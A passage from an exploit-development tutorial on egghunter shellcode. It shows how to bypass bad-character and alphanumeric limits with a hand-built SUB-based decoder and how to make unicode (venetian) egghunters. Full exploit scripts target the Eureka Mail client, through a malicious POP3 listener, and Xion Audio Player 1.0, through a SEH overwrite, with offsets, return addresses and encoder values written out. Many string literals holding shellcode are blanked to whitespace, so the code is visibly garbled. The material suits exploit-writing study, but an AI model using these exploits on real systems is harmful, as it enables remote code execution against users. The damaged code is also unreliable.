Connect the Eureka Mail client to 192.168.0.122 :



Badchars + Encoding

The Egghunter code is just like regular shellcode. It is susceptible to corruption in memory, it may be subject to bad chars, etc. So if you are getting weird errors during egghunter execution, it may be a good idea to compare the original code with what you have in memory and search for bad chars.

What if you have discovered that the code was corrupted ?

Alternative encoding may be required to make the egg hunter work, and/or a "bad char" filter may be required to filter out characters that get corrupted or converted in memory and would break the code.

Also, keep in mind that the type of encoding & badchars to filter may be entirely different between what is applicable to the final shellcode and what is applicable to the egg hunter. It won't happen a lot of times, but it is possible. So you may want to run the exercise on both the hunter and the shellcode.

Encoding the egg hunter (or any shellcode) is quite simple. Just write the egghunter to a file, encode the file, and use the encoded byte code output as your egg hunter payload. Whether you'll have to include the tag before encoding or not depends on the bad chars, but in most cases you should not include it. After all, if the tag is different after encoding, you also need to prepend the shellcode with the modified tag... You'll have to put the egg hunter in a debugger and see what happened to the tag.

Example : Let's say the egg hunter needs to be alphanumerical (uppercase) encoded, and you have included the tag in the eggfile, then this will be the result :

```
root@xxxxx:/pentest/exploits/trunk



my $eggfile = "            ";
my $egghunter =
"                                                          ".
"                 ".
"                                    ";

open(FILE,"         ");
print FILE $egghunter;
close(FILE);
print "      ".length($egghunter)."              ".$eggfile."  ";

root@xxxxx:/pentest/exploits/trunk
Wrote 32 bytes to file eggfile.bin
```

```
root@xxxxx:/pentest/exploits/trunk

[*] x86/alpha_upper succeeded with size 132 (iteration=1)

my $buf =
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                         ";
```

Look at the output in $buf : your tag must be out there, but where is it? Has it changed or not? Will this encoded version work?

Try it.

Don't be disappointed if it doesn't, and read on.

Hand-crafting the encoder

What if there are too many constraints and, Metasploit fails to encode your shellcode ? (egg hunter = shellcode, so this applies to all shapes and forms of shellcode in general)

What if, for example, the list of bad chars is quite extensive, what if – on top of that – the egg hunter code should be alphanumeric only.

Well, you'll have to handcraft the encoder yourself. In fact, just encoding the egg hunter (including the tag) will not work out of the box. What we really need is a decoder that will reproduce the original egg hunter (including the tag) and then execute it.

Take a look at a somewhat "special" egghunter.

```
egghunter=(
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                        ")
```

The goal of this egghunter was to make: "Alphanumeric egghunter shellcode + restricted chars \x40\x3f\x3a\x2f". So it looks like the exploit only can be triggered using printable ascii characters (alphanumeric) (which is not so uncommon for a web server/web application)

When you convert this egghunter to asm, you see this : (just the first few lines are shown)

```
25 4A4D4E55        AND EAX,554E4D4A
25 3532312A        AND EAX,2A313235
54                 PUSH ESP
58                 POP EAX
2D 314D5555        SUB EAX,55554D31
2D 314B5555        SUB EAX,55554B31
2D 35515555        SUB EAX,55555135
50                 PUSH EAX
41                 INC ECX
41                 INC ECX
25 4A4D4E55        AND EAX,554E4D4A
25 3532312A        AND EAX,2A313235
2D 21555555        SUB EAX,55555521
2D 21545555        SUB EAX,55555421
2D 496F556D        SUB EAX,6D556F49
50                 PUSH EAX
41                 INC ECX
41                 INC ECX
25 4A4D4E55        AND EAX,554E4D4A
25 3532312A        AND EAX,2A313235
2D 71216175        SUB EAX,75612171
2D 71216175        SUB EAX,75612171
2D 6F475365        SUB EAX,6553476F
```

wow – that doesn't look like the egg hunter we know, does it ?

Let' see what it does. The first 4 instructions empty EAX (2 logical AND operations) and the pointer in ESP is put on the stack (which points to the beginning of the encoded egghunter). Next, this value is popped into EAX. So EAX effectively points to the beginning of the egghunter after these 4 instructions :


```
25 4A4D4E55        AND EAX,554E4D4A
25 3532312A        AND EAX,2A313235
54                 PUSH ESP
58                 POP EAX
```

Next, the value in EAX is changed (using a series of SUB instructions). Then the new value in EAX is pushed onto the stack, and ECX is increased with 2 :

```
2D 314D5555        SUB EAX,55554D31
2D 314B5555        SUB EAX,55554B31
2D 35515555        SUB EAX,55555135
50                 PUSH EAX
41                 INC ECX
41                 INC ECX
```

The value that is calculated in EAX is going to be important later on ! We'll get back to this in a minute.

Then, eax is cleared again (2 AND operations), and using the 3 SUB instructions on EAX, a value is pushed onto the stack.



So before SUB EAX,55555521 is run, EAX = 00000000. When the first SUB ran, EAX contains AAAAAADF. After the second sub, EAX contains 555556BE, and after the third SUB, eax contains E7FFE775. Then, this value is pushed onto the stack.

Wait a minute. This value looks familiar to me. 0xE7, 0xFF, 0xE7, 0×75 are in fact the last 4 bytes of the NtAccessCheckAndAuditAlarm egg hunter (in reversed order). Nice.

If you continue to run the code, you'll see that it will reproduce the original egg hunter.

Anyways, the code used is in fact an encoder that will reproduce the original egg hunter, put it on the stack, and will run the reproduced code, effectively bypassing bad char limitations (because the entire custom made encoder did not use any of the bad chars.)

Of course, if the AND, PUSH, POP, SUB, INC opcodes are in the list of badchars as well, then you may have a problem, but you can play with the values for the SUB instructions in order to reproduce the original egg hunter, keep track of the current location where the egghunter is reproduced (on the stack) and finally "jump" to it.

How is the jump made ?

If you have to deal with a limited character set (only alphanumerical ascii-printable characters allowed for example), then a jmp esp, or push esp+ret, ... won't work because these instructions may invalid characters. If you don't have to deal with these characters, then simply add a jump at the end of the encoded hunter and you're all set.

Let's assume that the character set is limited, so we must find another way to solve this Remember when we said earlier that certain instructions were going to be important ? Well this is where it will come into play. If we cannot make the jump, we need to make sure the code starts executing automatically. The best way to do this is by writing the decoded egg hunter right after the encoded code, so when the encoded code finished reproducing the original egg hunter, it would simply start executing this reproduced egg hunter.

That means that a value must be calculated, pointing to a location after the encoded hunter, and this value must be put in ESP before starting to decode. This way, the decoder will rebuild the egg hunter and place it right after the encoded hunter. We'll have a closer look at this in the next section.

Seeing this code run and reproduce the original egghunter is nice, but how can you build your own decoder ?

The framework for building the encoded egghunter (or decoder if that's what you want to call it) looks like this:

- Set up the stack & registers (calculate where the decoded hunter must be written. This will be the local position + length of the encoded code (which will be more or less the same size). Calculating where the decoder must be written to requires you to evaluate the registers when the encoded hunter would start running. If you have made your way to the encoded hunter via a jmp esp, then esp will contain the current location, and you can simply increase the value until it points to the right location.)

- Reproduce each 4 bytes of the original egg hunter on the stack, right after the encoded hunter (using 2 AND's to clear out EAX, 3 SUBs to reproduce the original bytes, and a PUSH to put the reproduced code on the stack)

- When all bytes have been reproduced, the decoded egg hunter should kick in.

First, let's build the encoder for the egghunter itself. You have to start by grouping the egg hunter in sets of 4 bytes. We have to start with the last 4 bytes of the code, because we will push values to the stack each time we reproduce the original code... so at the end, the first bytes will be on top. Our NtAccessCheckAndAuditAlarm egg hunter is 32 bytes, so that's nicely aligned. But if it's not aligned, you can add more bytes (nops) to the bottom of the original egg hunter, and start bottom up, working in 4 byte groups.

```
\x66\x81\xCA\xFF
\x0F\x42\x52\x6A
\x02\x58\xCD\x2E
\x3C\x05\x5A\x74
\xEF\xB8\x77\x30    ;w0
\x30\x74\x8B\xFA    ;0t
\xAF\x75\xEA\xAF
\x75\xE7\xFF\xE7
```

The code used by above will effectively reproduce the egghunter (using W00T as tag). After the code has run, this is what is pushed on the stack :

```
0012CE66  FFCA8166  fü╧
0012CE6A  6A52420F  ☼BRj
0012CE6E  2ECD5802  ☻X═.
0012CE72  745A053C  <♣Zt
0012CE76  3054B8EF  ∩╕T0
0012CE7A  FA8B5730  0Wï·
0012CE7E  AFEA75AF  »uΩ»
0012CE82  E7FFE775  uτ τ
```

Nice.

Two questions remain however : how do we jump to that egg hunter now, and what if you have to write the encoded egg hunter yourself ? Let's look at how it's done :

Since we have 8 lines of 4 bytes of egg hunter code, you will end up with 8 blocks of encoded code. The entire code should only using alphanumeric ascii-printable characters, and should not use any of the bad chars. (check http://www.asciitable.com/) The first printable char starts at 0×20 (space) or 0×21, and ends at 7E

Each block is used to reproduce 4 bytes of egg hunter code, using SUB instructions. The way to calculate the values to use in the SUB instructions is this :

Take one line of egg hunter code, reverse the bytes !, and get its 2's complement (take all bits, invert them, and add one) (Using Windows calculator, set it to hex/dword, and calculate "0 – value"). For the last line of the egg hunter code (0x75E7FFE7 -> 0xE7FFE775) this would be 0x1800188B (= 0 – E7FFE775).

Then find 3 values that only use alphanumeric characters (ascii-printable), and are not using any of the bad chars (\x40\x3f\x3a\x2f)… and when you sum up these 3 values, you should end up at the 2's complement value (0x1800188B in case of the last line) again. (by the way, thanks *ekse* for working with me finding the values in the list below :-) That was fun !)

The resulting 3 values are the ones that must be used in the sub,eax <….> instructions.

Since bytes will be pushed to the stack, you have to start with the last line of the egg hunter first (and don't forget to reverse the bytes of the code), so after the last push to the stack, the first bytes of the egg hunter would be located at ESP.

In order to calculate the 3 values, We usually do this :

- Calculate the 2's complement of the reversed bytes

- Start with the first bytes in the 2's complement. (18 in this case), and look for 3 values that, when you add them together, they will sum up to 18. You may have to overflow in order to make it work (because you are limited to ascii-printable characters). So simply using 06+06+06 won't work as 06 is not a valid character. In that case, we need to overflow and go to 118. We usually start by taking a value somewhere between 55 (3 times 55 = 0 again) and 7F (last character). Take for example 71. Add 71 to 71 = E2. In order to get from E2 to 118, we need to add 36, which is a valid character, so we have found our first bytes (see red). This may not

be the most efficient method to do this, but it works. (Tip : windows calc : type in the byte value you want to get to, divide it by 3 to know in what area you need to start looking)

Then do the same for the next 3 bytes in the 2's complement. Note : if you have to overflow to get to a certain value, this may impact the next bytes. Just add the 3 values together at the end, and if you had an overflow, you have to subtract one again from one of the next bytes in one of the 3 values. Just try, you'll see what WE mean. (and you will find out why the 3rd value starts with 35 instead of 36)

Last line of the (original) egg hunter :

```
x75 xE7 xFF xE7 -> xE7 xFF xE7 x75: (2's complement : 0x1800188B)
-----------------------------------------------------------------
sub eax, 0x71557130      (=> "\x2d\x30\x71\x55\x71")  (Reverse again !)
sub eax, 0x71557130      (=> "\x2d\x30\x71\x55\x71")
sub eax, 0x3555362B      (=> "\x2d\x2B\x36\x55\x35")
=> sum of these 3 values is 0x11800188B  (or 0x1800188B in dword)
```

Let's look at the other ones. Second last line of the (original) egg hunter :

```
xAF x75 xEA xAF -> xAF xEA x75 xAF: (2's complement : 0x50158A51)
-----------------------------------------------------------------
sub eax, 0x71713071
sub eax, 0x71713071
sub eax, 0x6D33296F
```

and so on...

```
x30 x74 x8B xFA -> xFA x8B x74 x30: (2's complement : 0x05748BD0)
-----------------------------------------------------------------
sub eax, 0x65253050
sub eax, 0x65253050
sub eax, 0x3B2A2B30
xEF xB8 x77 x30 -> x30 x77 xB8 xEF: (2's complement : 0xCF884711)
-----------------------------------------------------------------
sub eax, 0x41307171
sub eax, 0x41307171
sub eax, 0x4D27642F
x3C x05 x5A x74  -> x74 x5A x05 x3C: (2's complement : 0x8BA5FAC4)
------------------------------------------------------------------
sub eax, 0x30305342
sub eax, 0x30305341
sub eax, 0x2B455441
x02 x58 xCD x2E -> x2E xCD x58 x02: (2's complement : 0xD132A7FE)
-----------------------------------------------------------------
sub eax, 0x46663054
sub eax, 0x46663055
sub eax, 0x44664755
x0F x42 x52 x6A -> x6A x52 x42 x0F: (2's complement : 0x95ADBDF1)
-----------------------------------------------------------------
sub eax, 0x31393E50
sub eax, 0X32393E50
```

```
sub eax, 0x323B4151
```

Finally, the first line :

```
x66 x81 xca xff -> xff xca x81 x66 (2's complement : 0x00357E9A)
-----------------------------------------------------------------
sub eax, 0x55703533
sub eax, 0x55702533
sub eax, 0x55552434
```

Each of these blocks must be prepended with code that would zero-out EAX :

Example :

```
AND EAX,554E4D4A    ("\x25\x4A\x4D\x4E\x55")
AND EAX,2A313235    ("\x25\x35\x32\x31\x2A")
```

(2 times 5 bytes)

Each block must be followed by a push eax (one byte, "\x50") instruction which will put the result (one line of egg hunter code) on the stack. Don't forget about it, or your decoded egg hunter won't be placed on the stack.

So : each block will be 10 (zero eax) + 15 (decode) +1 (push eax) = 26 bytes. We have 8 blocks, so we have 208 bytes already.

Note, when converting the sub eax,<value> instructions to opcode, don't forget to reverse the bytes of the values again... so sub eax,0x476D556F would become "\x2d\x6f\x55\x6d\x47"

The next thing that we need to do is make sure that the decoded egg hunter will get executed after it was reproduced.

In order to do so, we need to write it in a predictable location and jump to it, or we need to write it directly after the encoded hunter so it gets executed automatically.

If we can write in a predictable location (because we can modify ESP before the encoded hunter runs), and if we can jump to the beginning of the decoded hunter (ESP) after the encoded hunter has completed, then that will work fine.

Of course, if you character set is limited, then you may not be able to add a "jmp esp" or "push esp/ret" or anything like that at the end of the encoded hunter. If you can – then that's good news.

If that is not possible, then you will need to write the decoded egg hunter right after the encoded version. So when the encoded version stopped reproducing the orginal code, it would start executing it. In order to do this,

we must calculate where we should write the decoded egg hunter to. We know the number of bytes in the encoded egg hunter, so we should try to modify ESP accordingly (and do so before the decoding process begins) so the decoded bytes would be written directly after the encoded hunter.

The technique used to modify ESP depends on the available character set. If you can only use ascii-printable characters, then you cannot use add or sub or mov operations. One method that may work is running a series of POPAD instructions to change ESP and make it point below the end of the encoded hunter. You may have to add some nops at the end of the encoded hunter, just to be on the safe side. (\x41 works fine as nop when you have to use ascii-printable characters only)

Wrap everything up, and this is what you'll get :


Code to modify ESP (popad) + Encoded hunter (8 blocks : zero out eax, reproduce code, push to stack) + some nops if necessary...


When we apply this technique to the Eureka Mail Client exploit, we get this :

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "              ";
#calculate offset to EIP
my $junk = " " x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "    " x 1000;

#alphanumeric ascii-printable encoded + bad chars
# tag = w00t
my $egghunter =
#popad - make ESP point below the encoded hunter
"                         ".
#-----8 blocks encoded hunter---------------
"                    ".   #zero eax
"                    ".   #
"                    ".   #x75 xE7 xFF xE7
"                    ".
"                    ".
"    ".                   #push eax
#--------------------------
"                    ".   #zero eax
"                    ".   #
"                    ".   #xAF x75 xEA xAF
"                    ".
"                    ".
"    ".                   #push eax
#--------------------------
"                    ".   #zero eax
"                    ".   #
"                    ".   #x30 x74 x8B xFA
"                    ".
"                    ".
"    ".                   #push eax
#--------------------------
"                    ".   #zero eax
```

```
"                                   ".      #
"                                   ".      #xEF xB8 x77 x30
"                                   ".
"                                   ".
"      ".                                   #push eax
#--------------------------------
"                                   ".      #zero eax
"                                   ".      #
"                                   ".      #x3C x05 x5A x74
"                                   ".
"                                   ".
"      ".                                   #push eax
#--------------------------------
"                                   ".      #zero eax
"                                   ".      #
"                                   ".      #x02 x58 xCD x2E
"                                   ".
"                                   ".
"      ".                                   #push eax
#--------------------------------
"                                   ".      #zero eax
"                                   ".      #
"                                   ".      #x0F x42 x52 x6A
"                                   ".
"                                   ".
"      ".                                   #push eax
#--------------------------------
"                                   ".      #zero eax
"                                   ".      #
"                                   ".      #x66 x81 xCA xFF
"                                   ".
"                                   ".
"      ".                                   #push eax
#--------------------------------
"                             ";            #some nops

#calc.exe
my $shellcode="                                                                  ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
"                                                                   ".
```

```
"                                                         ";

my $payload=$junk.$ret.$egghunter.$padding."          ".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "                                                    ";
print "                                                                   ";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "                                                         ";
  my $cnt=1;
  while($cnt<10)
  {
     print CLIENT "      ".$payload."  ";
         print "             ".length($payload)."         ";
         $cnt=$cnt+1;
  }
}
close CLIENT;
print "                          ";
```





You may or may not be able to use this code in your own exploit – after all, this code was handmade and based on a given list of bad chars, offset required to end up writing after encoded hunter and so on.

Just take into account that this code will be (a lot) longer (so you'll need a bigger buffer) than the unencoded/original egghunter. The code we used is 220 bytes.

What if your payload is subject to unicode conversion ? (All your 00BB00AA005500EE are belong to us !)

Good question !

Well, there are 2 scenario's were there may be a way to make this work :

Scenario 1 : An ascii version of the payload can be found somewhere in memory.

This sometimes happens and it's worth while investigating. When data is accepted by the application in ascii, and stored in memory before it gets converted to unicode, then it may be still stored (and available) in memory when the overflow happens.

A good way to find out if your shellcode is available in ascii is by writing the shellcode to a file, and use the !pvefindaddr compare <filename> feature. If the shellcode can be found, and if it's not modified/corrupted/converted to unicode in memory, the script will report this back to you.

In that scenario, you would need to

- Convert the egg hunter into venetian shellcode and get that executed. (The egg hunter code will be a lot bigger than it was when it was just ascii so available buffer space is important)

- Put your real shellcode (prepended with the marker) somewhere in memory. The marker and the shellcode must be in ascii.

When the venetian egghunter kicks in, it would simply locate the ascii version of the shellcode in memory and execute it. Game over.

Converting the egg hunter as venetian shellcode is as easy as putting the egghunter (including the tag) in a file, and using alpha2. In case you're too tired to do it yourself, this is a unicode version of the egghunter, using w00t as tag, and using EAX as base register :

```
#InfoSec Unicode egghunter - Basereg=EAX - tag=w00t
my $egghunter = "                                ".
"                                                 ".
"                                                 ".
"                                                 ".
"                                    ";
```

The nice thing about unicode egg hunters is that it is easier to tweak the start location of where the egg hunter will start the search, if that would be required.

Remember when we talked about this a little bit earlier? If the egg+shellcode can be found on the stack, then why search through large pieces of memory if we can find it close to where the egg hunter is. The nice thing is that you can create egghunter code that contains null bytes, because these bytes won't be a problem here.

So if you want to replace "\x66\x81\xCA\xFF\x0F" with "\x66\x81\xCA\x00\x00" to influence the start location of the hunter, then be my guest.

Scenario 2 : Unicode payload only

In this scenario, you cannot control contents of memory with ascii shellcode, so basically everything is unicode.

It's still doable, but it will take a little longer to build a working exploit.

First of all, you still need a unicode egghunter, but you will need to make sure the tag/marker is unicode friendly as well. After all, you will have to put the tag before the real shellcode (and this tag will be unicode).

In addition to that, you will need to align registers 2 times : one time to execute the egg hunter, and then a second time, between the tag and the real shellcode (so you can decode the real shellcode as well). So, in short :

- Trigger overflow and redirect execution to

- Code that aligns register and adds some padding if required, and then jumps to

- Unicode shellcode that would self-decode and run the egg hunter which would

- Look for a double tag in memory (locating the egg – unicode friendly) and then

- Execute the code right after the tag, which would need to

- Align register again, add some padding, and then

- Execute the unicode (real) shellcode (which will decode itself again and run the final shellcode)

We basically need to build a venetian egghunter that contains a tag, which can be used to prepend the real shellcode, and is unicode friendly. In the examples above, WE have used w00t as tag, which in hex is 0×77,0×30,0×30,0×74 (= w00t reversed because of little endian). So if we would replace the first and third byte with null byte, it would become 0×00,0×30,0×00,0×74 (or, in ascii : t – null – 0 – null)

A little script that will write the egghunter in a binary form to a file would be :

```
#!/usr/bin/perl
# Little script to write egghunter shellcode to file
# 2 files will be created :
```

```
# - egghunter.bin : contains w00t as tag
# - egghunterunicode.bin : contains 0x00,0x30,0x00,0x74 as tag
#
#
my $egghunter =
"                                                                    ".
"                    ". # this is the marker/tag: w00t
"                                         ";

print "                                                         ";
open(FILE,"           ");
print FILE $egghunter;
close(FILE);

print "                                                          ";
open(FILE,"                 ");
print FILE "                                                  ";
print FILE "                  ";
print FILE "    ";   #null
print FILE "    ";   #0
print FILE "    ";   #null
print FILE "    ";   #t
print FILE "                              ";
close(FILE);
```

As you can see, it will also write the ascii egghunter to a file – may come handy one day.

Now convert the egghunterunicode.bin to venetian shellcode :

```
./alpha2 eax --unicode --uppercase < egghunterunicode.bin
PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI
1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABA
BABAB30APB944JBQVSQGZKOLOORB2BJLB0XHMNNOLLEPZ3DJO6XKPNPKP
RT4KZZVO2UJJ6ORUJGKOK7A
```

When building the unicode payload, you need to prepend the unicode compatible tag string to the real (unicode) shellcode : "0t0t" (without the quotes of course). When this string gets converted to unicode, it becomes 0×00 0×30 0×00 0×74 0×00 0×30 0×00 0×74… and that corresponds with the marker what was put in the egghunter before it was converted to unicode – see script above)

Between this 0t0t tag and the real (venetian) shellcode that needs to be placed after the marker, you may have to include register alignment, otherwise the venetian decoder will not work. If, for example, you have converted your real shellcode to venetian shellcode using eax as basereg, you'll have to make the beginning of the decoder point to the register again.

In most cases, the egghunter will already put the current stack address in EDI (because it uses that register to keep track of the location in memory where the egg tag is located. Right after the tag is found, this register points to the last byte of the tag). So it would be trivial to (for example) move edi into eax and increase eax until it points to the address where the venetian shellcode is located, or to just modify edi (and use venetian shellcode generated using edi as base register)

The first instruction for alignment will start with null byte (because that's the last byte of the egg tag (30 00 74 00 30 00 74 00)that we have used). So we need to start alignment with an instruction that is in the 00 xx 00 form. 00 6d 00 would work (and others will work too).


Note : make sure the decoder for the venetian shellcode does not overwrite any of the egg hunter or eggs itself, as it obviously will break the exploit.

Let's see if the theory works

We'll use the vulnerability in xion audio player 1.0 build 121 again to demonstrate that this actually works. We are not going to repeat all steps to build the exploit and alignments, but we have included some details about it inside the exploit script itself.

```
# [*] Vulnerability : Xion Audio Player Local BOF
# ------------------------------------------------------------------------
#
# Script provided 'as is', without any warranty.
# Use for educational purposes only.
#
my $sploitfile="                    ";
my $junk = "    " x 254;  #offset until we hit SEH
my $nseh="          "; #put something into eax - simulate nop
my $seh="          "; #ppr from xion.exe - unicode compatible
# will also simulate nop when executed
# after p/p/r is executed, we end here
# in order to be able to run the unicode decoder
# we need to have eax pointing at our decoder stub
# we'll make eax point to our buffer
# we'll do this by putting ebp in eax and then increase eax
# until it points to our egghunter
#first, put ebp in eax (push / pop)
my $align="    ";  #push ebp
$align=$align."    ";   #align/nop
$align=$align."    ";   #pop eax
$align=$align."    ";   #align/nop
#now increase the address in eax so it would point to our buffer
$align = $align."              ";   #add eax,11001300
$align=$align."    ";   #align/nop
$align=$align."            ";   #sub eax,11000200
$align=$align."    ";   #align/nop
#eax now points at egghunter
#jump to eax now
my $jump = "    ";  #push eax
$jump=$jump."    "; #nop/align
$jump=$jump."    "; #ret
#fill the space between here and eax
my $padding=" " x 73;
#this is what will be put at eax :
my $egghunter ="                              ".
"                                             ".
"                                             ".
"                                             ".
"                                  ";

# - ok so far the exploit looks the same as the one used in lab 7
```

```
# except for the fact that the shellcode is the unicode version of
# an egghunter looking for the "    " egg marker
# the egghunter was converted to unicode using eax as basereg
#
# Between the egghunter and the shellcode that it should look for
# WE'll write some garbage (a couple of X's in this case)
# So we'll pretend the real shellcode is somewhere out there

my $garbage = " " x 50;

# real shellcode (venetian, uses EAX as basereg)
# will spawn calc.exe
my $shellcode="                                          ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                 ";
# between the egg marker and shellcode, we need to align
# so eax points at the beginning of the real shellcode
my $align2 = "                          "; #nop, push edi, nop, pop eax, nop
$align2 = $align2."             "; #mov ecx, 0xaa001b00
$align2 = $align2."        "; #add al,ch + nop  (increase eax with 1b)
$align2 = $align2."             "; #push eax, nop, ret
#eax now points at the real shellcode

#fill up rest of space & trigger access violation
my $filler = ("    " x (15990-length($shellcode)));

#payload
my $payload = $junk.$nseh.$seh.$align.$jump.$padding.$egghunter;
$payload=$payload.$garbage."    ".$align2.$shellcode.$filler;

open(myfile,"             ");
print myfile $payload;
print "      " . length($payload)."                    ";
close(myfile);
```




pwned !


Note : if size is really an issue (for the final shellcode), you could make the alignment code a number of bytes shorter by using what is in edi already (instead of using eax as basereg. Of course you then need to generate the shellcode using edi as basereg), and by avoiding the push + ret instructions. You could simply make edi point to the address directly after the last alignment instruction with some simple instructions

Some tips to debug this kind of exploits using Immunity Debugger :

